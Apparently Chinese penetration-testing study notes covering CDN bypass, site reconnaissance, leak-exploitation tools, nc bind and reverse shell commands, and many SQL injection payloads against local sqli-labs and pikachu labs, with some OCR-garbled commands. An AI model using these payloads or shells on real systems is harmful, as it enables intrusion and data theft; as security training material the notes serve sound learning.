
```
PS C:\Users\漩涡凌风\Downloads> certutil -hashfile favicon.ico md5
MD5 的 favicon.ico 哈希：
b6b01ec6bc8ffe2f24b512dc2cb5c904
CertUtil: -hashfile 命令成功完成。
PS C:\Users\漩涡凌风\Downloads>
```

5.利用邮件系统：

这个邮件系统，也可能是目标服务器 IP

当网站注册时，给你发送邮箱，点开邮箱，查看网页源代码，来查看或搜索真实 ip

6. **通过网站证书** （点击右上角的证书，查看证书详细信息）



找到证书序列号：08:DB:63:B5:A6:55:98:CD:5D:DB:E4:A1:DE:F2:F4:9D 删除所有冒号 08DB63B5A65598CD5DDBE4A1DEF2F49D 得到十六进制，
通过在线网址 https://tool.lu/hexconvert/ 在转成十进制 78962949655978948888939088919489
在通过搜索引擎（fofa 等）cert="78962949655978948888939088919489" 显示主域的真实 IP

7. ssl 证书查询
将指纹添加到网址 https://crt.sh/ 上查询得到加密值 SHA-256 在利用网址：
https://search.censys.io/certificates 查询显示主域的真实 IP（比较准确）

8.通过网站漏洞 （有没有敏感信息泄露 xss，ssrf 反弹权限）

找到真实 IP 之后，跟本地 host 文件绑定（这时候访问的 IP 是一个真实的站点，而不是 CDN 的一个节点）

脚本路径：https://github.com/Pluto-123/Bypass_cdn （不好用）

在脚本目录下进入命令编辑模式，输入命令：
python scan.py 网址

9.ddos 打光节点流量 ，将流量用光，从而访问真实 IP（不推荐，比较花钱）

DNS 域名信息收集，无 CDN 情况下：
直接进行端口探测，服务扫描等操作。
第一步： 收集网站信息，网站是谁的（主要用于挖掘 src，网站漏洞提交的，也可以来看看对应公司的其他站点有没有在此泄露，来扩大自己的攻击面）

whois 查询
在线网站：
站长之家： https://whois.chinaz.com/
爱站网：https://www.aizhan.com/
ICP 备案查询网：https://icp.chinaz.com/
天眼查： https://www.tianyancha.com/

第二步：整站信息收集

1. 判断服务器类型：（Windows，Linux）

大小写判断，Linux 大小写敏感。（通过访问网址来判断，修改大小写还能够访问则是 Windows，反之 Linux） ping 值：回显的 TTL 值：Windows（128） Linux（64）

2. 判断网站中间件

A: 利用浏览器插件探测：（wappallyzer），浏览器搜索探测出的中间件版本的漏洞

B: 利用 kali 上的 whatweb 工具探测

C: 利用指纹识别在线网站： http://finger.tidesec.net/

D: 利用浏览器开发者模式（快捷键 F12）响应标头中查看关键字：Server 后的中间件版本，然后浏览器搜索版本的漏洞，在进行漏洞利用。

3. 通过后端语言：（asp，aspx，java，web，php）

A: 利用浏览器插件探测：（wappallyzer），浏览器搜索探测出的中间件版本的漏洞

B: 浏览器搜索引擎语法：site: 网址 filetype: 后端脚本语言

C: 通过网站的 url 来判断

D: 识别 CMS / 识别网站开发框架

在线 CMS 指纹识别网站：http://finger.tidesec.com/ https://whatcms.org/

网页最下方的文字查看是否有 Dedecms

对比网页文件.ico 文件.txt 等哈希值

可以下载的 CMS 系统（公用的系统）：下载 dedecms 进行代码审计漏洞；浏览器查找源码等

不能下载的 CMS 系统（内部使用的系统）：黑盒测试，盲测。

（识别版本后，浏览器搜索版本的历史漏洞进行利用）

4. 数据库：（MySQL，oracle，accees，mssql）

A: 端口扫描 拿到数据库进行利用漏洞，权限提升

B: 常见语言和数据库搭配

第三步：

目录路径扫描：（扫描网站的敏感目录或文件） **（主要是敏感目录）**

工具扫描：御剑目录扫描工具

通过扫描出来的 rotobs.txt 文件，看目录结构

工具扫描：dirbuster 工具： dirsearch https://github.com/maurosoria/dirsearch

dirsearch 命令： python dirsearch.py -u "https://www.baidu.com/" -e *

探测网站同一台服务器上的不同系统

目录对应下的不同系统

端口对应下的不同系统 （端口扫描）

网站敏感文件：

dirsearch 命令： python dirsearch.py -u "https://www.baidu.com/" -e * 获取的.git 网址

.git 泄露

.git 获取源码：https://github.com/lijiejie/GitHack

使用命令：python3 githack.py .git 网址

svn 泄露： https://github.com/kost/dvcs-ripper

命令：pip-svn.pl -v -u url/.svn

DS_Store 文件泄露： https://github.com/lijiejie/ds_store_exp

命令：python ds_store_exp.py url/.DS_Store

phpinfo 泄露：获取真实 ip，网站根目录等信息。

备份文件泄露：.zip .rar .tar .7z .bak .txt .sql .pdf

旁站：同一服务器上的其他网站，很多时候，有些网站不容易入侵，就可以查看网站所在的服务器是否还有其他网站，如果有其他网站的话，可以先拿下其他网站的 webshell，然后提权到服务器的权限，入侵网站。 **（多用旁站进行入侵）**

在线网站查询：https://tool.chinaz.com/same

https://chapangzhan.com/ https://www.ip138.com/ （搜索引擎）

C 段：同一内网段内的其他服务器，每个 IP 有 ABCD 四个段，举个例子 192.168.0.1，A 段就是 192，B 段是 168，C 段是 0，D 段是 1，而 C 段探的意思就是拿下它同一 C 段中的其中一台服务器，也就是说是 D 段 1-255 中的一台服务器，然后利用工具嗅探拿下该服务器。

搜索引擎搜索 ip 段 nmap 扫描网段 御剑端口扫描

第四步：

网站漏洞扫描工具：

awvs 漏洞扫描工具 appscan 漏洞扫描工具

xray 红队漏洞扫描工具 使用说明：在 xray 文件下打开 cmd 执行命令：xray_windows_amd64.exe webscan --listen 0.0.0.0:7777 --html-output awvs.html，打开监听端口，利用浏览器配置代理，代理端口与监听端口一致，浏览器开启代理访问网站时，xray 工具进行扫描该网站。 (哔哩哔哩 web 网课，43)

自动化信息搜集平台 灯塔

Centos 安装 docker 命令：

cd /etc/yum.repos.d/

yum-config-manager --add-repo https://mirrors,allyun,com/docker-ce/linux/centos/docker-ce.repo

yum install docker-ce docker-ce-cll containerd.io

安装 docker-compose

cd /usr/local/bin/

wget htps:/lgithub,com/docker/compose/releases/download/1.25,0-rc4/docker-compose-linux-x86 64

my docker-compose-Linux-x86_64 docker-compose

chmod +x docker-compose docker-compose -v service docker start

centos7 配置代理

//编辑配置文件

vi /etc/profile

//在该配置文件的最后添加代理配置

//代理服务路 ip 地址和端口号

export http_proxy='htp://ip:port'

export https_proxy='htp://ip:por’//代理服务器 ip 地址和端口号

// 退出 profle 文件并保存

source /etc/profle // 使配置文件生效

搭建 ARL 灯塔系统：

拖取镜像：docker pull tophant/arl
下载 ARL 系统 docker：git clone htps:/github,com/TophantTechnology/ARL
cd /ARL/docker
docker volume create --name=arl_db
vi docker-compose.yml　　把 80 端口开放
docker-compose up -d　　默认端口是 5003　默认用户密码 admin/arlpass
(主要通过浏览器搜索安装教程)
kali 搭建 ARL 灯塔系统：　https://blog.csdn.net/qq_56815564/article/details/132685739
（信息收集操作基本流程：哔哩哔哩 web 网课 45）
http 状态码意思：
200：访问成功　　202：服务器接受请求，未处理　204：访问成功没有内容
301：请求的网页已经永久移动到新位置，跳转新网址　305：使用代理才能访问
400：错误请求　　401：未授权，请求要求身份验证　403：禁止访问，权限不够
404：服务器没有找到
500：服务器内部错误，无法完成请求　**503：服务器目前无法使用**　504：网关超时
针对现在攻击层面来说
企业有没有网站：　直接信息收集找网站漏洞，从网站本身找漏洞　（论坛常见漏洞）
企业有没有 app：通过 app 来找 url 在 web 网站寻找漏洞
企业有没有微信小程序：抓包小程序寻找漏洞
企业有没有部署其他东西：有没有安装其他的一些软件，向日葵，等第三方软件。
系统本身的漏洞，历史漏洞。（能用历史漏洞攻击就用历史漏洞攻击）

练习

Sql server 数据库默认端口是：1433
Nmap 中扫描禁 ping 的命令：-Pn　(绕过防火墙，探测端口)
查看当前数据库命令：select database ();
Kali 中开启 apache 服务命令：systemctl start apache2　service apache2 start
常用中间件：iis　apache　nginx　tomcat
nc 正向反弹 shell：　(centos 8 要连接 kali)
（kali）执行 nc 命令：nc -lvp 7777 -e /bin/bash
(centos 8)执行 nc 监听 ：　nc kali 的 ip 7777
nc 反向反弹 shell：　(kali 连接 centos 8)
bash 反弹：（centos 8）执行 nc 监听：nc -lvp 5555
(kali)执行 nc 命令：nc -e /bin/bash centos 的 ip 5555
前端和后端的交互：
前端通过 HTTP 请求向后端发送数据，并通过 HTTP 响应从后端接收数据。
前端发送请求：前端通过 HTTP 请求向后端发送数据。请求可以是 GET、POST、PUT、DELETE 等类型的请求，这取决于需要发送的数据以及后端的 API 设计。后端处理请求：后端接收到请求后，会根据请求中的数据和 API 设计进行处理。处理可能包括读取数据库、执行业务逻辑等操作。

sql 注入：用户输入恶意的 SQL 语句发给服务器；服务器接受但没有对接受的语句进行安全性校验，传输到数据库执行；　数据库会把恶意的语句当作正常的命令执行；导致产生漏洞。　　（重点数据库）

SQL 注入能使攻击者绕过认证机制，完全控制远程服务器上的数据库。

SQL 注入检测方式：

1. 字符型检测：

字符型判断 url 是否存在注入　　url:http://127.0.0.1:8084/Less-1/?id=1　(正常的页面)

在 url 栏的网址上添加一个单引号　　url:http://127.0.0.1:8084/Less-1/?id=1'

会显示这样的报错，大致意思是你有一个 sql 语法错误，当在后面加了%23 的 URL 编码为#一个注释符后会正常显示。

当我们在 ur 栏网址的单引号后面输入 and 1=1 时页面显示正常。**（常用的验证注入的方式）**

http://127.0.0.1:8084/Less-1/?id=1' and 1=1 #

URL 编码：http://127.0.0.1:8084/Less-1/?id=1%27%20and%201=1%20%23

当我们把 1=1 换成 1=2 时页面报错

http://127.0.0.1:8084/Less-1/?id=1' and 1=2 #

URL 编码：http://127.0.0.1:8084/Less-1/?id=1%27%20and%201=2%20%23

2. 数字型注入检测：

直接输入 and 1=1 看看。

http://127.0.0.1:8084/Less-2/?id=1 and 1=1

URL 编码：http://127.0.0.1:8084/Less-2/?id=1%20%20and%201=1　（正常）

发现是可以正常显示页面的，那么我们在进一步判断 1=2 时。

http://127.0.0.1:8084/Less-2/?id=1 and 1=2

URL 编码：http://127.0.0.1:8084/Less-2/?id=1%20%20and%201=2　（报错）

发现页面有变化报错，那么就可以判断他是一个数字型的注入，因为数字型的注入是不用加引号的。就类似于 int（整型）一样。　**（没有单引号）**

3. 搜索型注入检测

在搜索框里面输入单引号'来测试

http://127.0.0.1:8181/vul/sqli/sqli_search.php?name=%27&submit=%E6%90%9C%E7%B4%A2

发现报错，然后**注释符号（#）**后看看页面是否正常。

http://127.0.0.1:8181/vul/sqli/sqli_search.php?name=%27+%23&submit=%E6%90%9C%E7%B4%A2　**（正常）**

页面恢复正常，那么这个时候就可以判断出，他是存在搜索型注入

那么把构造一个' or 1=1 #就可以把全部数据列出来。

http://127.0.0.1:8181/vul/sqli/sqli_search.php?name=%27+or+1%3D1+%23&submit=%E6%90%9C%E7%B4%A2　**（正常输出）**

（任何可以输入的地方都可能产生 SQL 注入漏洞）

4. xx 型注入检测

在搜索框里面输入单引号来尝试。

http://127.0.0.1:8181/vul/sqli/sqli_x.php?name=%27&submit=%E6%9F%A5%E8%AF%A2

可以看到**报错**，看他的报错内容提示了一个)那么我们可以猜测是不是这个参数需要用挎号来闭合**)**那么构造语句**')** #来试试。

http://127.0.0.1:8181/vul/sqli/sqli_x.php?name=%27+%29+%23&submit=%E6%9F%A5%E8%AF%A2　**（正常）**

发现页面正常显示，这个时候我们可以在后面加上 or 1=1

http://127.0.0.1:8181/vul/sqli/sqli_x.php?name=%27+%29+%23+or+1%3D1&submit=%E6%9F%A5%E8%AF%A2 (正常)

（有显示位的使：union 注入 没有显示位网站页面会根据代码而改变的使用：布尔盲注）

union 注入：union 操作符用于合并两个或多个 SQL 语句集合起来，得到**联合查询结果**

select * from 表名 where 条件 union select select 1,2,3;

http://127.0.0.1:8084/Less-1/?id=1%27union%20select%201,2,3%23 (正常输出)

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,2,3%23 （输出后面的语句 1,2,3）

判断主查询语句表里有几个字段：select * from users(表名) where id='1'(条件) order by (group by)数字; (重复使用命令，数字逐渐加大，当命令报错的前一个数字大小就是**字段数**)

http://127.0.0.1:8084/Less-1/?id=1%27order%20by%203%23 (三个字段) （判断）

通过 1,2,3 判断显示位：http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,2,3%23 (查看页面显示的情况) （字段 2 开始显示，字段 1 不显示）

判断字段后，通过字段进行查找当前用户，当前数据库名称：


http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,user(),database()%23

连接到其他数据库： （information_schema 数据库）

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,schema_name,3%20from%20information_schema.schemata%20%23


取 information_schema 数据库下的表名：

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,schema_name,3%20from%20information_schema.schemata%20limit%202,1%23



利用 group_concat()命令查询全部数据库：

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,**group_concat**(schema_name),3%20from%20information_schema.schemata%20%23




查询指定数据库下的表有哪些：　（mamba 数据库下的表名）

select table_name from information_schema.tables where table_schema="mamba（表名）";

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,2,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%22**mamba**%22%20%23


联合独立查询：

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,**(select%20group_concat(schema_name)%20from%20information_schema.schemata),group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=%22mamba%22**%20%23




查询表里的字段：　（users 表里的字段）

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_schema=database()%20and%20table_name=%22users%22%20%23



查询表里字段的数据：　（users 表里 username 的数据）

http://127.0.0.1:8084/Less-1/?id=-1%27union%20select%201,group_concat(username),3%20from%20users%23



布尔盲注：盲注是注入的一种，指的是在不知道数据库返回值的情况下对数据中的内容进行猜测，实施 SQL 注入。盲注一般分为布尔盲注和基于时间的盲注和报错的盲注。

有关函数：返回字符串的长度：length()　　截取字符串：substr()

ascii()：返回字符的 ascii 码　　sleep(n)：将程序挂起一段时间　n 为 n 秒

if(expr1,expr2,expr3)：判断语句　如果第一个语句正确就执行第二个语句如果错误执行第三个语句

通过布尔盲注查询数据库个数：　（当数字小于等于数据库个数的时候回显）

select * from users where id='1' and length(database())>7;

http://127.0.0.1:8084/Less-1/?id=1%27%20and%20length(database())%3E**7**%23 (数据库 7 个)

截取函数 ASCII 表值判断：

select * from emails where id='1' and ascii(substr(database(),1,1))>114;

http://127.0.0.1:8084/Less-1/?id=1%27%20and%20ascii(substr(database(),1,1))%3E114%20%23

使用 brup 抓包进行爆破（web 网课 48）

http://127.0.0.1:8084/Less-1/?id=1%27%20and%20substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200,1),1,1)=%22**d**%22%23　　使用 brup 抓包进行爆破（web 网课 48）

常用语法： https://blog.csdn.net/Wu000999/article/details/100041049

and (length(database()))=几位　（查询当前数据库长度）

http://127.0.0.1:8084/Less-8/?id=1%27and(length(database()))=8%23

查询当前数据库名称：and (ascii(substr(database(),1,1)))<120

http://127.0.0.1:8084/Less-8/?id=1%27and%20(ascii(substr(database(),1,1)))%3C120%20%23

查询 security 数据库下有多少表：and (select count(*) from information_schema.tables where table_schema=”security”)>4

查询 security 数据库下第一张表的长度，如果要查第二张表及把 limit 0,1 改为 limit 1,1

and (length((select table_name from information_schema.tables where table.schema=”security” limit 0.1)))=6%23

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20(length((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22security%22%20limit%200,1)))%20=%206%20%23

查询 security 数据库下，第一张表的表名第一位，查询其他表的名字，请根据视频上的更改

and (ascii(substr((select table_name from information_schema.tables where table_schema= 'security' limit 0,1),1,1))>100)%23

查询 security 数据库下，users 表中有多少个字段

and(select count(*)from information_schema.columns where table schema=”security” and table_name=”users”)=3%23

判断 security 数据库下 users 的第一个字段的长度

and (length((select column_name from information schema.columns where table_ schema='security' and table name='users' limit 0.1)))=2%23

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20length((select%20count(column_name)%20from%20information_schema.columns%20where%20table_schema=%22security%22%20and%20table_name=%22users%22%20limit%200,1))%3C3%23

查询 security 数据库下的第一张表的名称第二个字母是不是 m

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22security%22%20limit%200,1),2,1))%20=%20%27m%27%20%23

查询 security 数据库下的 users 表的字段数是不是为 3：

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20(select%20count(column_name)%20from%20information_schema.columns%20where%20table_schema=%22security%22%20and%20table_name=%22users%22)=3%23

查询 security 数据库下的 users 表的第一个字段的第二个字母是不是 d：

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20substr((select%20column_name%20from%20information_schema.columns%20where%20table_schema=%22security%22%20and%20table_name=%22users%22%20limit%200,1),2,1)=%27d%27%23

判断当前数据库下 users 表的 username 字段有多少条数据：

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20(select%20count(username)%20from%20users)=13%23

判断当前数据库下 users 表的 username 字段第一条数据长度：

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20length((select%20username%20from%20users%20limit%200,1))=4%23

判断当前数据库下 users 表的 username 字段第一条数据第一位字母是不是’D’：

http://127.0.0.1:8084/Less-8/?id=1%27%20and%20substr((select%20username%20from%20users%20limit%200,1),1,1)=%27D%27%23

时间盲注：提交对执行时间铭感的函数 SQL 语句，通过执行时间的长短来判断是否执行成功。 **（没有显示位也不会根据你的命令存在回显，具体主要看网站回显时间）**

延迟函数： sleep() 条件语句： if(condition,true,false)

转换成 ascii 码： ascii()

mid()也一样，取出字符串里的第几位开始长度多少的字符： substring("string",strart,length)

lf 表达式:IF(expr1,expr2,expr3)

如果 expr1 是 TRUE(expr1 <>0 and expr1 <>NULL)，则 IF()的返回值为 expr2;否则返回值则为 expr3

返回长度函数：Length

查看语句执行时间，判断是不是时间盲注： and sleep(5)

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20sleep(5)%23

if 函数判断是不是时间盲注：and if(1=1,sleeep(5),1)

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if(1=1,sleep(5),1)%23

判断当前数据库长度： and if(length(database))=8,sleep(5),1)

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if(length(database())=8,sleep(5),1)%23

判断当前数据库第一个表的名称第一个字母是什么：

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if(substr(database(),1,1)=%27s%27,sleep(5),1)%23

查询当前数据库下有几张表： （指定数据库 将 database 改为”指定数据库”）

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if((select%20count(*)%20from%20information_schema.tables%20where%20table_schema=database())=4,sleep(5),1)%23

查询表名长度：select if((select length((select table_name from information_schema.tables where table_schema="security" limit 3,1))=5),sleep(5),1); （数据库命令）

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if((select%20length((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22security%22%20limit%203,1))=5),sleep(5),1)%23

截取表名第一位：select if((select ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 3,1),1,1)))=117,sleep(5),1); （数据库命令）

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20%20if((select%20ascii(substr((select%20table_name%20from%20information_schema.tables%20where%20table_schema=%22security%22%20limit%203,1),1,1)))=117,sleep(5),1)%23

查询 security 数据库下 users 表的字段数量：

select if(((select count(*) from information_schema.columns where table_schema="security" and table_name="users")=3),sleep(5),1); （数据库命令）

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if(((select%20count(*)%20from%20information_schema.columns%20where%20table_schema=%22security%22%20and%20table_name=%22users%22)=3),sleep(5),1)%23

查询 security 数据库下 users 表的第一个字段位数：

select if((select length((select column_name from information_schema.columns

where table_schema="security" and table_name="users" limit 0,1))=2),sleep(5),1); 数据库命令

http://127.0.0.1:8084/Less-9/?id=1%27%20and%20if((select%20length((select%20column_name%20from%20information_schema.columns%20where%20table_schema=%22security%22%20an

d%20table_name=%22users%22%20limit%200,1))=2),sleep(5),1)%23

报错注入：利用报错信息查看回显**（不常用，不知道就利用浏览器搜索）**

利用报错回显语句查询当前用户名：　（错误使用，然后导致语法被执行）

select * from users(表名) where id='1' and (extractvalue(1,concat(0x7e,(select user()),0x7e))) #' ;


extractvalue 关键字：　（当前数据库将 user()改为 database()）

http://127.0.0.1:8084/Less-1/?id=1%27%20and%20(extractvalue(1,concat(0x7e,(select%20**user()**),0x7e)))%23　（0x7e：unicode 编码：~）　报错序号（1105）

报错信息：1105 - XPATH syntax error: '~root@localhost~'

updatexml 关键字报错：　报错序号（1105）

select * from users where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));



报错关键字 floor：select (select 1 from (select count(*),concat(database(),floor(rand(0)*2))x from information_schema.tables group by x)a);　（数据库命令）

http://127.0.0.1:8084/Less-1/?id=1%27and%20(select%201%20from%20(select%20count(*),concat(**database()**,floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23　（用户名将 database()改为 user()）

数据库命令讲解：　向下取整：select floor(2.8);　（2.8 取数字 2）　取条数：count(*)

将数字连接起来：concat(1,1,1)　随机函数：select rand();（没有值时，输出结果随机）

有值时，输出结果固定：select rand(0);

根据表里的有多少行数据执行多少次：　select rand(0) from users(表名);

users 表相同名字的分组：group by 函数 select count(*),username from users group by username;

报错关键字 updataxml：select * from users(表名) where id=1 and (select * from users where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1)));

http://127.0.0.1:8084/Less-1/?id=1%27and%20(select%20*%20from%20users%20where%20id=1%20and%20(updatexml(1,concat(0x7e,(select%20**database()**),0x7e),1)))%23

报错关键字：geometrycollection()　multipoint()　polygon()　multipolygon()　linestring()　multilinestring()　exp()　**（浏览器搜索报错原理，数据库版本有关）**

数据库报错注入：select * from users where id=1 and (select 1 from (select count(*),concat((select user()),floor(rand(0)*2))x from information_schema.tables group by x)a);

报错信息：1062 - Duplicate entry '**root@localhost1**' for key '<group_key>'　（用户名）

报错注入取当前数据库下的第一张表名：

select * from users where id=1 and (select 1 from (select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a);　(数据库命令)

http://127.0.0.1:8084/Less-1/?id=1%27%20and%20(select%201%20from%20(select%20count(*),concat((select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200,1),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23

报错注入 users 表里的 username 字段的第一条数据：

http://127.0.0.1:8084/Less-1/?id=1%27%20and%20(select%201%20from%20(select%20count(*),concat((select%20username%20from%20users%20limit%201,1),floor(rand(0)*2))x%20from%20i

nformation_schema.tables%20group%20by%20x)a)%23
注意：取数据过长报错时，加入截取函数 substr()，分段取数据：
http://127.0.0.1:8084/Less-1/?id=1%27%20and%20(select%201%20from%20(select%20count(*),concat(substr((select%20username%20from%20users%20limit%200,1),1,3),floor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)%23

堆叠注入：多条 SQL 语句同时执行（比较少） 通过分隔符号；进行分开
实列：show databases;select user(); （mysql_multi_query()函数一般有堆叠注入）
在 users 表中插入数据：
数据库命令：select * from users;insert into users(id,username,password) value(33,22,11);
http://127.0.0.1:8084/Less-38/?id=1%27;insert%20into%20users(id,username,password)%20value(77,%27ss%27,99999)%23
二次注入：插入（注册，留言板）恶意数据到数据库，引用恶意数据产生注入漏洞
存在 SQL 注入漏洞的万能密码：admin' and 1=1 # （输入到账号，相当于注释密码）
在注册页面插入恶意语句：1' union select 1,user(),database() #
select * from users where username='1' union select 1,user(),database(); （数据库命令）
（还要找引出恶意数据的界面，留言板等）
http://127.0.0.1:8084/Less-24/
宽字节注入： 注入条件：
1. 数据库查询设置**必须是 GBK 编码**；
2. 使用了 addslashes()，mysql_real_escape_string(),mysql_escape_string()之类的函数
GBK 编码表：http://www.mytju.com/classcode/tools/encode_gb2312.asp
https://www.qqxiuzi.cn/zh/hanzi-gbk-bianma.php
通过加%81 判断是不是 GBK 编码，宽字节注入： （报错是宽字节注入）
http://127.0.0.1:8084/Less-36/?id=1%81%27
http://127.0.0.1:8084/Less-36/?id=1%81%27and%201=1%20%23
http://127.0.0.1:8084/Less-36/?id=-1%81%27%20union%20select%201,database(),3%23
查询当前数据库下的所有表名：
http://127.0.0.1:8084/Less-36/?id=-1%84%27%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=database()%23
查询其他数据库时，要将数据库名称改为十六进制编码：
http://127.0.0.1:8084/Less-36/?id=-1%84%27%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=**0x6d616d6261**%23
请求头注入：UA referer cookie
user-agent（请求头 UA）注入：发出请求的用户信息
http://127.0.0.1:8084/Less-18/ (哔哩哔哩 web 网课 53)
referer 注入：当你访问网站的时候，你的浏览器需要告诉服务器你是从哪个地方访问的服务器。
cookie 注入：（就是一段字符串，浏览器保存服务器返回数据）http://127.0.0.1:8084/Less-20/
谷歌浏览器搜索登录页面：inurl:/admin/login.php

注入漏洞获取网站权限： **（+号表示空格）**
（利用 brup 工具抓包：http://127.0.0.1:8181/vul/sqli/sqli_iu/sqli_reg.php）**(必填框加入'符号)**
获取网站数据库名称：


username=asd'%20and%20updatexml(1,concat('~',(select%20database()),'~'),1),"","","","")#&password=as11d&sex=&phonenum=&email=&add=&submit=submit

获取 pikachu 数据库下第一张表名称：

username=111'+and+updatexml(1,concat('~',(select+table_name+from+information_schema.tables+where+table_schema='pikachu'+limit+0,1),'~'),1),"","","","")#&password=asd&sex=&phonenum=&email=&add=&submit=submit

获取 pikachu 数据库下的 users 表中的第一个字段名称：

username=111'+and+updatexml(1,concat('~',(select+column_name+from+information_schema.columns+where+table_schema='pikachu'+and+table_name='users'+limit+0,1),'~'),1),"","","","")#&password=asd&sex=&phonenum=&email=&add=&submit=submit

